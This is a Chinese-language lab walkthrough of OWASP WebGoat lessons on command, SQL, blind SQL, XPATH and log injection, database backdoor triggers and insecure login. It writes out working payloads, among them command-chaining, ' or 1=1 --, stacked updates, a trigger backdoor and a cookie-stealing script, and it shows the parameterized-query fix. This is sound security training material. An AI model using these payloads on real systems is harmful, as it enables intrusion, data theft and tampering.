
#### 2.11.1.1. 课程目的

命令注入攻击是任何以参数驱动的站点的一个严重威胁。这种背后攻击的方法，简单易学，能造成大范围的损害，危及系统安全。尽管这些风险数目令人难以置信，互联网中的系统很容易受到这种形式的攻击。这种攻击容易扩散，造成更坏的影响，但是对于这类威胁，一点常识和预先预防几乎可以完全阻止。这节课将给学生展示几个参数注入的例子。


#### 2.11.1.2. 课程方法

这始终是个不错的方法，对所有的输入数据进行查毒，尤其是那些在操作系统命令中使用的数据、脚本和数据库查询等。

1. 启动 WebScarab，在下拉列表中任意选择一个页面，然后点“View”




2. 通过 WebScarab 截获请求，在所请求的页面处添加“& netstat -an & ipconfig”，不要忘记“””。（注：有可能不成功，可以只用“& ipconfig”）





3. 点击执行后返回页面，在这个页面中能看到网络端口使用情况和 IP 地址。通过这种方式实现了攻击。



### 2.11.2. Blind SQL Injection ( SQL 盲注 )

### 2.11.2.1. 课程目的

SQL 注入攻击对任何一个以数据库作为驱动的站点来说都是一个严重威胁。这种背后攻击的方法，简单易学，能造成大范围的损害，危及系统安全。尽管这些风险数目令人难以置信，互联网中的系统很容易受到这种形式的攻击。

#### 2.11.2.2. 课程方法

用户能够查看指定表中的所有记录，用户可以添加新的记录或修改现有的记录。复合 SQL 语句可以由加入关键字“AND”和“OR”进行多个测试。创建一个 SQL 语句，您可以用来做一个真/假的测试，然后选择目标元素的第一个字符，利用>和<缩小查询范围。

后台数据库是 HSQLDB (Hsqldb 是一个开放源代码的 JAVA 数据库, 它具有标准的 SQL 语法和 JAVA 接口, 它可以自由使用和分发, 非常简洁和快速)。如果您要研究在互联网上的 SQL 语句, 在不同的数据库上使用不同的功能和语法。以下是一个 WebGoat 的代码:

```
"SELECT * FROM user_data WHERE userid = " + accountNumber
```

该应用程序是在一个预先形成的 SQL 命令的结束处插入一个参数。您需要用到以下 SQL 函数：

SELECT - 查询目标数据并得到一个字符串

**Substr(string,start,length)** – 返回一个字符串的子串，从指定的开始处指定长度的一段子串

**Ascii(string)** – 返回字符串中第一个字符的 **ascii** 值

>和< - 与已知字符值进行比较

例子 1: 判断 userid 为 15613 的 first\_name 第一个字符是不是小与 M (ascii 77)。

```
101 AND (ascii( substr((SELECT first_name FROM user_data WHERE userid=15613), 1, 1) ) < 77 );
```

如果你得到的返回信息是 “Account number is valid”，证明我们的判断是正确的，如果返回的是 “the number is invalid” 则证明判断错误。

例子 2: 判断 userid 为 15613 的 first\_name 第二个字符是不是大于 m (ascii109)。

```
101 AND (ascii( substr((SELECT first_name FROM user_data WHERE userid=15613), 2, 1) ) > 109 );
```

如果你得到的返回信息是 “Account number is valid”，证明我们的判断是正确的，如果返回的是 “the number is invalid” 则证明判断错误。

该课程解决步骤如下：

1. 在输入框中输入下面的查询语句，返回 “Account number is valid”，如果目标字符大于我们给出的比较字符值，那么就会返回一个非法信息。

```
101 AND (ascii( substr((SELECT first_name FROM user_data WHERE userid=15613), 1, 1) ) < 77 );
```

2. 输入如下查询语句，返回 “Account number is valid”，这样我们就得到了第一个字符是 ascii (74) ——大写 J。

```
101 AND (ascii( substr((SELECT first_name FROM user_data WHERE userid=15613), 1, 1) ) = 74 );
```

3. 查询第二个字符，然后我们知道前两个字符是 Jo, ascii (111) =o

```
101 AND (ascii( substr((SELECT first_name FROM user_data WHERE userid=15613), 2, 1) ) = 111 );
```

4. 第三个字符，ascii (101) =e

```
101 AND (ascii( substr((SELECT first_name FROM user_data WHERE userid=15613), 3, 1) ) = 101 );
```

5. 第四个字符，ascii (115) =s

```
101 AND (ascii( substr((SELECT first_name FROM user_data WHERE userid=15613), 4, 1) ) = 115 );
```

6. 第五个字符，ascii (112) =p

```
101 AND (ascii( substr((SELECT first_name FROM user_data WHERE userid=15613), 5, 1) ) = 112 );
```

7. 第六个字符，ascii (104) =h

```
101 AND (ascii( substr((SELECT first_name FROM user_data WHERE userid=15613), 6, 1) ) = 104);
```

这样我们得到了用户名 “Joesph”，在输入框中输入该用户名后完成该课程。



**Solution Videos** **Hint: Example: is the first character of the first\_name of userid 15613 less than 'M' (ascii 77)?** **Restart this Lesson**

**101 AND (ascii( substr((SELECT first\_name FROM user\_data WHERE userid=15613), 1, 1) ) < 77 );**

**If you get back that account number is valid, then yes. If get back that the number is invalid then answer is no.**

The form below allows a user to enter an account number and determine if it is valid or not. Use this form to develop a true / false test check other entries in the database.

Reference Ascii Values: 'A' = 65 'Z' = 90 'a' = 97 'z' = 122

The goal is to find the value of the first\_name in table user\_data for userid 15613. Put the discovered name in the form to pass the lesson. Only the discovered name should be put into the form field, paying close attention to the spelling and capitalization.

**\* Congratulations. You have successfully completed this lesson.**

Enter your Account Number:

By Chuck Willis

OWASP Foundation | Project WebGoat | Report Bug


## 2.11.3. Numeric SQL Injection ( 数字 SQL 注入 )

### 2.11.3.1. 课程目的

该课中的表格中是一个查看天气的例子。尝试通过 SQL 注入的方式在表格中显示所有数据。

### 2.11.3.2. 课程方法

1. 打开 WebScarab，然后选择一个城市，点“GO”，WebScarab 中会显示该城市编号，在编号后面添加“1=1”，确定



2. 攻击成功，显示所有城市的天气情况

\* Congratulations. You have successfully completed this lesson.  
\* Start this lesson over to attack a parameterized query.

Select your local weather station:

```
SELECT * FROM weather_data WHERE station = 101 or 1 = 1
```

| STATION | NAME              | STATE | MIN_TEMP | MAX_TEMP |
|---------|-------------------|-------|----------|----------|
| 101     | Columbia          | MD    | -10      | 102      |
| 102     | Seattle           | WA    | -15      | 90       |
| 103     | New York          | NY    | -10      | 110      |
| 104     | Houston           | TX    | 20       | 120      |
| 10001   | Camp David        | MD    | -10      | 100      |
| 11001   | Ice Station Zebra | NA    | -60      | 30       |

## 2.11.4. Log Spoofing ( 日志欺骗 )

### 2.11.4.1. 课程目的

这一课的目的是如何欺骗人的眼睛。这种攻击是基于愚弄人的眼睛，攻击者可以利用这种方式清除他们在日志中的痕迹。灰色区域代表在 Web 服务器的日志中的记录的内容。你的目的是使用户名为“admin”的用户在日志中显示“成功登录”。

### 2.11.4.2. 课程方法

这一课接受输入任何一个用户名，并追加到日志文件中。

1. 在文本框中输入用户名：“smith Login Succeeded for username admin”，这样用户名后面的信息会在同一行显示，而不是在新的一行。

**Solution Videos\*** The grey area below represents what is going to be logged in the web server's log file. [Restart this Lesson](#)

\* Your goal is to make it like a username "admin" has succeeded into logging in.  
\* Elevate your attack by adding a script to the log file.

Username:   
Password:

Login failed for username: smith Login Succeeded for username admin

Created by Sherif Koussa [macadamian](#)

[OWASP Foundation](#) | [Project WebGoat](#) | [Report Bug](#)

2. 这样你可以往该应用中注入回车（0D%）和换行符（%0A）。在 username 中填入“Smith%0d%0aLogin Succeeded for username: admin”，这样就完成了该课程。

**Solution Videos\*** The grey area below represents what is going to be **Restart this Lesson**  
logged in the web server's log file.

- \* Your goal is to make it like a username "admin" has succeeded into logging in.
- \* Elevate your attack by adding a script to the log file.


**\* Congratulations. You have successfully completed this lesson.**

Username:

Password:

Login

```
Login failed for username: Smith
Login Succeeded for username: admin
```

Created by Sherif Koussa 

OWASP Foundation | Project WebGoat | Report Bug

3. 攻击者可以利用这种方式向日志文件中添加恶意脚本，脚本的返回信息管理员能够通过浏览器看到。如果把“admin <script>alert(document.cookie)</script>”作为用户名输入会有什么情况发生呢？

**Solution Videos\*** The grey area below represents what is going to be **Restart this Lesson**  
logged in the web server's log file.


- \* Your goal is to make it like a username "admin" has succeeded into logging in.
- \* Elevate your attack by adding a script to the log file.

Username:

Password:

Login

```
Login failed for username: admin
```



## 2.11.5. XPATH Injection ( XPATH 注入 )

### 2.11.5.1. 课程目的

与 SQL 注入类似，XPATH 注入发生在当网站使用用户提供的信息查询 XML 数据时。通过向网

站故意发送异常信息，攻击者可以发现 XML 数据的结构或访问那些本来无法访问到的数据。如果该 XML 是一个用户认证文件（例如一个基于 XML 的用户文件），攻击者还能借此提升自己在网站中的特权。使用 XPATH 查询 XML，通过一个简单的描述性语句类型，允许 XML 查询，找到一条信息。像 SQL 一样，您可以指定找到的某些属性与模式匹配。当一个网站中使用 XML，它是普遍接受某种形式的输入，查询字符串，找到并将标识的内容显示在页面上。该输入必须进行查毒，以验证它不会影响 XPATH 的查询，并返回错误数据。

### 2.11.5.2. 课程方法

以下表格，让员工看到自己的所有个人资料，包括他们的薪酬。您的账户是 Mike/test123.您的目标是尝试看到其他雇员以及他们的个人资料。

1. XPATH 注入类似于 SQL 注入。通过未验证的输入创建一个 XPATH 查询。下面您能看到如何构建一个 XPATH 查询。该页面代码如下：

```
String dir = s.getContext().getRealPath("/lessons/XPATHInjection/EmployeesData.xml");
File d = new File(dir);
XPathFactory factory = XPathFactory.newInstance();
XPath xPath = factory.newXPath();
InputStream inputSource = new InputStream(new FileInputStream(d));
String expression = "/employees/employee[loginID/text()=' " + username + "' and passwd/text()=' " + password + "']";
nodes = (NodeList) xPath.evaluate(expression, inputSource, XPathConstants.NODESET);
```

2. 在用户名处注入 Smith' or 1=1 or 'a'='a，这将会显示你登录系统的第一个用户。密码是必须的字段，可以任意输入。

3. 以下是服务器获取的：

```
expression = "/employees/employee[loginID/text()=' Smith' or 1=1 or 'a'='a and passwd/text()='password']"
```

4. 以下是服务器解析后的结果：

```
expression = "/employees/employee[ ( loginID/text()=' Smith' or 1=1 ) OR ( 'a'='a and passwd/text()='password' ) ]"
```

5. 输入后点登录即可看到其他人的信息，完成本课。

## 2.11.6. LAB: SQL Injection ( 实验室：SQL 注入 )

### 2.11.6.1. Stage 1: String SQL Injection ( 第一阶段：字符串 SQL 注入 )

#### 2.11.6.1.1. 课程目的

在这一课中，你的任务是完成 SQL 注入攻击。你也可以在 Web 应用程序中更改代码，防止这些攻击的发生。

#### 2.11.6.1.2. 课程方法

1. 以用户 Neville 登录，确保 WebScarab 已经启动，并选中了“intercept request”。任意输入一个密码，然后登录。


2. 在 WebScarab 的 password 中修改密码为 smith' OR '1' = '1, 如图:

Intercept requests : ☒ Intercept responses : ☐

| Parsed            |  | Raw  |  |
|-------------------|--|--|--|
| <b>Method URL</b> |  |  |  |
| POST              |  | http://localhost:8080/WebGoat/attack?Screen=54&menu=1200 |  |
| Header            | Value  |  |  |
| Accept            | image/jpeg, application/x-ms-application, image/gif, application/xaml+xml, image/pjpeg, application/x-ms-xbap, ... |  |  |
| Referer           | http://localhost:8080/WebGoat/attack?Screen=54&menu=1200   |  |  |
| Accept-Lan...     | zh-CN  |  |  |
| User-Agent        | Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Trident/4.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.307...     |  |  |
| Content-Ty...     | application/x-www-form-urlencoded  |  |  |
| Accept-Enc...     | gzip, deflate  |  |  |
| Host              | localhost:8080   |  |  |
| URLEncoded        |  |  |  |
| Variable          |  | Value  |  |
| employee_id       |  | 112  |  |
| password          |  | smith' OR '1' = '1                                       |  |
| action            |  | Login  |  |

3. 得到所有人员列表后该步骤完成。

\* You have completed String SQL Injection.  
 \* Welcome to Parameterized Query #1



## 2.11.6.2. Stage 2: Parameterized Query #1 ( 第二阶段：参数化查询 #1 )

### 2.11.6.2.1. 课程目的

该课的目的是如何通过修改代码的方式预防上一讲中的 SQL 注入攻击。

### 2.11.6.2.2. 课程方法

为了防止 SQL 注入攻击的发生，可以采用“参数化查询”。这种类型的查询可以使得用户的每一个输入可以作为一个参数使用。你需要修改 `org.owasp.webgoat.lessons.SQLInjection.Login.java` 中的代码。目前的代码如下：

```
String query = "SELECT * FROM employee WHERE userid = " + userId + " and password = " + password + """;
// System.out.println("Query:" + query);
try
{
    Statement answer_statement = WebSession.getConnection(s)
        .createStatement(ResultSet.TYPE_SCROLL_INSENSITIVE, ResultSet.CONCUR_READ_ONLY);
    ResultSet answer_results = answer_statement.executeQuery(query);
    etc...
```

参数化查询，你必须要用 questionmarks 代替用户输入。

```
String query = "SELECT * FROM employee WHERE userid = ? and password = ?";
```

在 try 块中加入 getConnection 方法：

```
try
{
    Connection connection = WebSession.getConnection(s);
```

下一步，PrepareStatement：

```
PreparedStatement statement = connection.prepareStatement(query, ResultSet.TYPE_SCROLL_INSENSITIVE,
    ResultSet.CONCUR_READ_ONLY);
```

添加参数查询：

```
statement.setString(1, userId);
statement.setString(2, password);
```

添加查询：

```
ResultSet answer_results = statement.executeQuery();
```

把所有的都加在下面的代码中：

```
String query = "SELECT * FROM employee WHERE userid = ? and password = ?";
try
{
    Connection connection = WebSession.getConnection(s);
```

```
PreparedStatement statement = connection.prepareStatement(query,
ResultSet.TYPE_SCROLL_INSENSITIVE, ResultSet.CONCUR_READ_ONLY);
statement.setString(1, userId);
statement.setString(2, password);
ResultSet answer_results = statement.executeQuery();
etc...
```

### 2.11.6.3. Stage 3: Numeric SQL Injection ( 第三阶段：数字 SQL 注入 )

#### 2.11.6.3.1. 课程目的

该课程的目的是通过注入语句，浏览到原本无法浏览的信息。通过一个普通员工的账户，浏览其 BOSS 的账户信息。

#### 2.11.6.3.2. 课程方法

首先用 Larry，密码 larry 登录，浏览员工信息的按钮是“ViewProfile”。通过 WebScarab 抓包，我们首先将 ID 号换成其他如 102，返回的依然是 Larry 的信息，这个地方数据库应该是以员工 ID 作为索引，返回的是每次查询到的第一条数据，用社会工程学解释老板应该是工资最高的，所以为了把老板排到第一个 SQL 注入排序如下：

```
101 or 1=1 order by salary desc
```

\* You have completed Numeric SQL Injection.  
\* Welcome to Parameterized Query #2



The screenshot shows a web application interface for "Goat Hills Financial Human Resources". At the top left is a logo of a goat. The main heading is "Goat Hills Financial Human Resources". Below this is a sub-header "Welcome Back Larry" with a small icon of three people. The main content area displays a user profile for "Neville Bartholomew". The profile is organized into two columns of information.

|                           |                          |                            |              |
|---------------------------|--------------------------|----------------------------|--------------|
| First Name:               | Neville                  | Last Name:                 | Bartholomew  |
| Street:                   | 1 Corporate Headquarters | City/State:                | San Jose, CA |
| Phone:                    | 408-587-0024             | Start Date:                | 3012000      |
| SSN:                      | 111-111-1111             | Salary:                    | 450000       |
| Credit Card:              | 4803389267684109         | Credit Card Limit:         | 300000       |
| Comments:                 |                          | Manager:                   | 112          |
| Disciplinary Explanation: |                          | Disciplinary Action Dates: | 112005       |

2.11.6.4. Stage 4: Parameterized Query #2 ( 第四阶段：参数化查询#2 )

2.11.6.4.1. 课程目的

略

2.11.6.4.2. 课程方法

略

2.11.6.5. String SQL Injection ( 字符串 SQL 注入 )

2.11.6.5.1. 课程目的

下面的表格，允许用户查看他们的信用卡号码。尝试通过 SQL 注入将所有信用卡信息显示出来。尝试的用户名是“Smith”。

2.11.6.5.2. 课程方法

输入以下代码即可完成本课程内容。

' or 1=1 --

**\* Congratulations. You have successfully completed this lesson.**  
**\* Bet you can't do it again! This lesson has detected your successfull attack and has now switched to a defensive mode. Try again to attack a parameterized query.**

Enter your last name: ' or 1=1 --

```
SELECT * FROM user_data WHERE last_name = '' or 1=1 --'
```

| USERID | FIRST_NAME | LAST_NAME | CC_NUMBER     | CC_TYPE | COOKIE | LOGIN_COUNT |
|--------|------------|-----------|---------------|---------|--------|-------------|
| 101    | Joe        | Snow      | 987654321     | VISA    |        | 0           |
| 101    | Joe        | Snow      | 2234200065411 | MC      |        | 0           |
| 102    | John       | Smith     | 2435600002222 | MC      |        | 0           |
| 102    | John       | Smith     | 4352209902222 | AMEX    |        | 0           |
| 103    | Jane       | Plane     | 123456789     | MC      |        | 0           |
| 103    | Jane       | Plane     | 333498703333  | AMEX    |        | 0           |
| 10312  | Jolly      | Hershey   | 176896789     | MC      |        | 0           |
| 10312  | Jolly      | Hershey   | 333300003333  | AMEX    |        | 0           |
| 10323  | Grumpy     | White     | 673834489     | MC      |        | 0           |
| 10323  | Grumpy     | White     | 33413003333   | AMEX    |        | 0           |
| 15603  | Peter      | Sand      | 123609789     | MC      |        | 0           |
| 15603  | Peter      | Sand      | 338893453333  | AMEX    |        | 0           |
| 15613  | Joesph     | Something | 33843453533   | AMEX    |        | 0           |



## 2.11.7. Database Backdoors ( 数据库后门 )

### 2.11.7.1. 课程目的

数据库通常作为一个 Web 应用程序的后端来使用。此外，它也用来作为存储的媒介。它也可以被用来作为存储恶意活动的地方，如触发器。触发器是在数据库管理系统上调用另一个数据库操作，如 insert, select, update or delete。

### 2.11.7.2. 课程方法

你的目标是学习如何利用查询的脆弱性创建触发器。由于 WebGoat 使用的是 mysql 数据库，不支持触发器，所以该课程不会真正完成。

1. 输入 101，得到该用户的信息


[Solution Videos](#)

[Restart this Lesson](#)

User ID:

`select userid, password, ssn, salary, email from employee where userid=101`

| User ID | Password | SSN         | Salary | E-Mail            |
|---------|----------|-------------|--------|-------------------|
| 101     | larry    | 386-09-5451 | 55000  | larry@stooges.com |

Created by Sherif Koussa 

[OWASP Foundation](#) | [Project WebGoat](#) | [Report Bug](#)

2. 你可能已经发现，输入的语句没有验证，很容易进行 SQL 注入。若要执行两个语句，中间需要用分号分隔。输入注入语句 101; update employee set salary=10000。


[Solution Videos](#)

[Restart this Lesson](#)

User ID:

`select userid, password, ssn, salary, email from employee where userid=101; update employee set salary=10000`

| User ID | Password | SSN         | Salary | E-Mail            |
|---------|----------|-------------|--------|-------------------|
| 101     | larry    | 386-09-5451 | 55000  | larry@stooges.com |

Created by Sherif Koussa 

[OWASP Foundation](#) | [Project WebGoat](#) | [Report Bug](#)

3. 添加触发器 101;CREATE TRIGGER myBackDoor BEFORE INSERT ON employee FOR EACH ROW BEGIN UPDATE employee SET email='john@hackme.com' WHERE userid = NEW.userid

Solution Videos


Restart this Lesson

**\* Congratulations. You have successfully completed this lesson.**

User ID: 

```
select userid, password, ssn, salary, email from employee where userid=101: CREATE  
TRIGGER myBackDoor BEFORE INSERT ON employee FOR EACH ROW BEGIN UPDATE  
employee SET email='john@hackme.com'WHERE userid = NEW.userid
```

| User ID | Password | SSN         | Salary | E-Mail            |
|---------|----------|-------------|--------|-------------------|
| 101     | larry    | 386-09-5451 | 55000  | larry@stooges.com |

Created by Sherif Koussa [OWASP Foundation](#) | [Project WebGoat](#) | [Report Bug](#)

## 2.12. Insecure Communication ( 通信安全 )

### 2.12.1. Insecure Login ( 不安全的登录 )

#### 2.12.1.1. 课程目的

敏感数据不能用明文发送，通常在验证后要切换到安全连接。攻击者可通过嗅探出登录信息和收集到的其他信息入侵账户。

#### 2.12.1.2. 课程方法

在这一课中有两个阶段，第一个阶段要尝试嗅探出文本方式发送的密码，第二个阶段是利用同样的方法，在安全连接模式下进行尝试。

1. 登录前开启 WebScarab，登录时从 WebScarab 中可找到密码“sniffy”，输入密码后完成该步骤。

**Solution Videos** For this lesson you need to have a server client Restart this Lesson. Please refer to the Tomcat Configuration in the Introduction section.

Stage2: Now you have to change to a secure connection. The URL should start with https: your browser is complaining about the certificate just ignore it. Sniff again the traffic and answer the questions

**\* You completed Stage 1!**



